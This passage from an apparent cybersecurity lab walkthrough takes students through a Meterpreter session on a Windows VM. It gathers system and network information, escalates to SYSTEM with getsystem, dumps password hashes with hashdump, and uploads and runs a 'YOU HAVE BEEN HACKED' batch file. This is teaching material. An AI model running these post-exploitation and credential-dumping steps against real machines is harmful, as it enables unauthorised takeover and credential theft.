*Domain*, and the number of *Logged On Users,* as seen in *item* **1** below.




15. Now let us find out what directory we are currently in. To do this, type **pwd** and press **Enter** as seen in *item* **1** below. As you can see from the results, we are in the same *Downloads* directory we downloaded the program to, as seen in *item* **2**. Now let us find out which other files are in this directory. Type the command **ls** and press **Enter,** as seen in *item* **3** below. As you can from the results see in *item* **4**, *exploit.exe* is still in the folder.

```
Meterpreter > pwd
Meterpreter > ls
```




16. Now, let us get some network information. Type the command **ifconfig** and press **Enter** as seen in *item* **1.** As you can see from the results, we can learn the *MAC address*, *IPv4,* and *IPv6* addresses and subnets, seen in *item* **2.**

```
Meterpreter > ifconfig
```




17. Now let us find out whose user account we are using. To do this, type **getuid** and press **Enter** as seen in *item* **1.** As seen in *item* **2,** the username is *Administrator*, which is the same user account that the program was executed from. Let us try to elevate our privilege and get more control. To do this, type **getsystem** as seen in *item* **3** below. Now let us confirm that it worked by typing **getuid** and pressing **Enter** as seen in *item* **4.** As you can see from the results in *item* **5**, we are now using the all-powerful *SYSTEM* account.

```
Meterpreter > getuid
Meterpreter > getsystem
Meterpreter > getuid
```



18. It is good that we were able to take over the *SYSTEM* account as we want to dump the password hashes for the system, which we could not do with the regular *Administrator* account. To dump the hashes, type **`run hashdump`** and press **Enter** as seen in *item* **1** below. As you can see from the results in *item* **2,** the password hashes are all listed. These hashes can be used with password cracking tools like *john the ripper* to get the plaintext password. We will not do anything with these hashes in this lab as the cracking will be covered in *Lab 22*: *Registry – Windows Security Account Manager*.

```
Meterpreter > run hashdump
```




At this point, you would begin password cracking using hashes generated during the dump. However, this is covered in a different lab.

6 Creating, Uploading, and Executing a Bash File to Target Machine


1. Let us create a batch file to upload to the computer and execute it so that the user will see it. We will use the terminal to create it, so let us open a new terminal window. To do this, click the **Terminal** icon from the taskbar, as seen in *item* **1.** Once the new window appears, type the command `touch hacked.cmd` as seen in *item* **2.** Next, type `vim hacked.cmd` and press **Enter** as seen in *item* **3** below. This will open the text editor within the terminal window.

```
root@kali:~# touch hacked.cmd
root@kali:~# vim hacked.cmd
```



2. Press **i** to enter insert mode, and it will allow you to modify the file. Let us type the commands we want the batch file to issue to the target machine, as seen in *item* **1** below. After you finish typing the commands, press **Esc** to return to visual mode. There we will type **:x** to save and exit the *vim* text editor, as seen in *item* **2** below.


```
@echo off
dir /s c:\users\*.*
echo YOU HAVE BEEN HACKED
pause
```




The command *@echo off* hides the term *echo* from being displayed. The command *dir /s c:\users*.** lists all files, folders, and subfolders in the path *c:\users.* The command *echo YOU HAVE BEEN HACKED* displays the sentence YOU HAVE BEEN HACKED in the command prompt. The *pause* command prevents the window from closing automatically.

3. Now let us leave a note for the victim. Type the command **upload hacked.cmd C:\\users\\administrator\\downloads** and press **Enter** as seen in *item* **1** below. As you can see in *item* **2,** the file was successfully uploaded.


```
meterpreter > upload hacked.cmd C:\\users\\administrator\\downloads
```



4. Now let us execute the batch file we uploaded. To do this, type the command **`execute -f hacked.cmd`** and press **Enter** as seen in *item* **1.** If the execution was successful, you will see a message stating that a process was created and provide the process ID as seen in *item* **2**.



5. Switch back to the Windows VM to observe the process. As you can see in *item* **1,** a command prompt was opened and shows a list of files from the path we specified and the message *YOU HAVE BEEN HACKED* as seen in *items* **1** and **2** below.



6. You successfully exploited the Windows VM. This is the end of the lab; close all open windows/terminals to complete the lab.

